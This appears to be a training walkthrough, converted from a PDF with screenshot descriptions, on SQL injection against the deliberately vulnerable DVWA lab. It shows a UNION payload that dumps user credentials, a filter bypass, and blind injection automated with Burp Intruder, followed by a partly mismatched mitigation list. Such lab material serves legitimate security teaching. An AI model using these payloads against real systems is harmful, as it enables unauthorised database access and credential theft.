
You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

We successfully extracted the passwords from the database using the SQL injection.

Bypassing the filters in SQL Query

Same as above process go to DVWA but switch the security level to medium.




A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) security level set to 'low'. The URL is 192.168.164.134/dvwa/security.php. The left sidebar menu includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area displays the DVWA logo and the title 'DVWA Security'. It shows the current security level is 'low'. A dropdown menu allows changing the security level to 'medium' or 'high', with a 'Submit' button. Below this, the 'PHPIDS' section is shown, stating 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It indicates that PHPIDS is currently disabled and provides links to enable it or view the log. At the bottom of the page, it shows the current user is 'admin' and the security level is 'low'. It also notes that PHPIDS is disabled.

We are trying on same server so we know command to get the passwords

Now try to get all credentials using same command


```
2' union SELECT concat(user_id, ':', first_name, ':', last_name), concat(user, ':', password)
FROM dvwa.users -- '
```



A screenshot of a web browser showing a MySQL syntax error on the DVWA 'vulnerabilities/sql/?' page. The URL is 192.168.164.134/dvwa/vulnerabilities/sql/?id=2'+union+SELECT+concat(user_id%2C+'%3A'+first_name%2C+'%3A'+last_name%2C+'%3A'+password). The error message at the bottom of the page reads: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' union SELECT concat(user_id, ':', first_name, ':', last_name, ':', password)''. The rest of the page content is mostly obscured by the error message.

We get an error instead of the all usernames and passwords.

To resolve this error just go through source code to check is there any filter present or not.



':' is filtered in the code , so just remove that from our query

Then the payload looks like


2 union SELECT concat(user_id , first_name , last_name), concat(user , password) FROM dvwa.users --

ID	First name	Last name	User	Password
1	Gordon	Brown		
2	Iadmin	admin		
3	gordonbrown	gordonbrown		
4	3HackN	3HackN		
5	PabloPicasso	PabloPicasso		
6	BobSmith	BobSmith		
7	smithy54dc3b5aa765d61d8327debb82cf99			
8	6useruser	6useruser		

We successfully manage to bypass the filter.

Blind SQL Injection


Open owaspbwa web server and navigate to the DVWA



The screenshot shows the DVWA SQL Injection (Blind) page. On the left is a sidebar menu with various exploit categories. The 'SQL Injection (Blind)' option is highlighted. The main content area has a heading 'Vulnerability: SQL Injection (Blind)'. Below it is a form with a 'User ID:' label and an input field. To the right of the input field is a 'Submit' button. Underneath the input field, there is a 'More info' section containing several external links related to SQL injection. At the bottom of the page, there is some footer text: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are also 'View Source' and 'View Help' buttons at the bottom right.

Navigate to SQL Injection (Blind)

Try to insert any id to get info.



The screenshot shows the DVWA SQL Injection (Blind) page after an attempt to extract user information. The 'User ID:' input field contains 'ID: 1'. Below the input field, the extracted data is displayed in red text: 'First name: admin' and 'Surname: admin'. The rest of the page content is identical to the first screenshot, including the sidebar menu, 'More info' section with links, and the footer information.

This is blind injection so we cant see the errors

Try with this payload

1' or '1='1

The screenshot shows a Firefox browser window with the URL `192.168.164.134/dvwa/vulnerabilities/sql_injection/?id=1' or '1%3D'1&Submit=Submit#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current page), SQL Injection (Blind) (highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. Below the menu is a 'Logout' button. The main content area has a title 'Vulnerability: SQL Injection (Blind)'. It contains a form with a 'User ID:' input field and a 'Submit' button. The input field contains the payload `1' or '1='1`. Below the input field, several rows of output are displayed, each showing a user ID, first name, and surname. All rows show the same values: User ID: 1' or '1='1, First name: admin, Surname: admin. This indicates that the database returns the same results for all users, which is characteristic of blind SQL injection.

To get database name we can use SQL like operator for guessing database name.

1' and database() like 'a%

To check is there any database present starting with a

The screenshot shows the DVWA SQL Injection (Blind) page. The URL is `http://192.168.164.134/dvwa/vulnerabilities/sql_injection/?id=1' and database() like '+d%25&Submit=Submit`. The page displays the result of the injection: `ID: 1' and database() like 'd%`, `First name: admin`, and `Surname: admin`. The left sidebar lists various DVWA vulnerabilities, and the bottom status bar shows the user is 'admin' with 'Security Level: low'.


But we didn't get any output because it is blind injection and it is not feasible to try each and every letter manually so lets try with bruteforce attack using burpsuite

Turn on intercept and send that request to the intruder and turn off the intercept.


The screenshot shows the Burp Suite Community Edition interface. The 'Intruder' tab is selected. A payload has been added to the 'Payloads' list, and the 'Start attack' button is visible. The 'Payload positions' section shows the target URL: `http://192.168.164.134/dvwa/vulnerabilities/sql_injection/?id=1%27and+database%28%29+like%27%a%25&Submit=Submit`. The bottom status bar indicates 'Memory:110.4MB'.

Now add that only a letter to payload position to try different combinations of letters.

And add all alphabets to payload



In the grep-match section add some usernames to get correct flag.



Start attack

Request	Payload	Status code	Error	Timeout	Length	admin	user	Comment
0	a	200			5328	1	2	
1	b	200			5327	1	2	
2	c	200			5327	1	2	
3	d	200		00:05	3	2		
4	e	200			5327	1	2	
5	f	200			5328	1	2	
7	g	200			5327	1	2	
8	h	200			5327	1	2	
9	i	200			5328	1	2	
10	j	200			5327	1	2	
11	k	200			5328	1	2	
12	l	200			5327	1	2	
13	m	200			5327	1	2	
14	n	200			5328	1	2	
15	o	200			5327	1	2	
16	p	200			5328	1	2	
17	q	200			5327	1	2	
18	r	200			5328	1	2	
19	s	200			5328	1	2	
20	t	200			5328	1	2	

We get first letter of database so now add again to the intruder with the d letter.

DVWA

Vulnerability: SQL Injection (Blind)

User ID:
1 and database() like 'dp%'

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheat-sheet.pdf>
<http://pentestmonkey.net/cheat-sheet/sql-injection-mysql.sql-injection-cheat-sheet>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Only select the a alphabet to payload position.

Choose an attack type

Attacktype: Sniper

Startattack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.164.134 Update Host header to match target

```

1 GET /dvwa/vulnerabilities/sql_injection/?id=1%27and+database%29+like+%27d%05%25&Submit=Submit HTTP/1.1
2 Host: 192.168.164.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Security: low; security_level=0; PHPSESSID=ne2aGul5uOr3Supm5Stmqt1vf4; acopenidids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10
11

```

1 payload position

Event log (3) All issues Memory: 124.0MB


We found the 2nd alphabet also

Req...	Payload	Status code	Error	Timeout	Length	admin	user	Comment
7	g	200			5327	1	2	
8	h	200			5328	1	2	
9	i	200			5327	1	2	
10	j	200			5328	1	2	
11	k	200			5327	1	2	
12	l	200			5328	1	2	
13	m	200			5327	1	2	
14	n	200			5328	1	2	
15	o	200			5327	1	2	
16	p	200			5327	1	2	
17	q	200			5328	1	2	
18	r	200			5327	1	2	
19	s	200			5328	1	2	
20	t	200			5328	1	2	
21	u	200			5328	1	2	
22	v	200			5408	3	2	
23	w	200			5328	1	2	
24	x	200			5328	1	2	
25	y	200			5328	1	2	
26	z	200			5328	1	2	

Finished

Now repeat the process until we get complete name of database

By that we can get successfully complete name, check that every time after getting each correct alphabet



We successfully perform the blind SQL injection.

Mitigation:

- Conduct secure coding practice.
- Use sanitized inputs.
- Use multi-factor authentication.
- Use encryption techniques.
- Disable unnecessary features, services, and ports.
- Use lockout mechanisms after a certain number of failed login attempts.
- Use CAPTCHAs to prevent automated login attempts.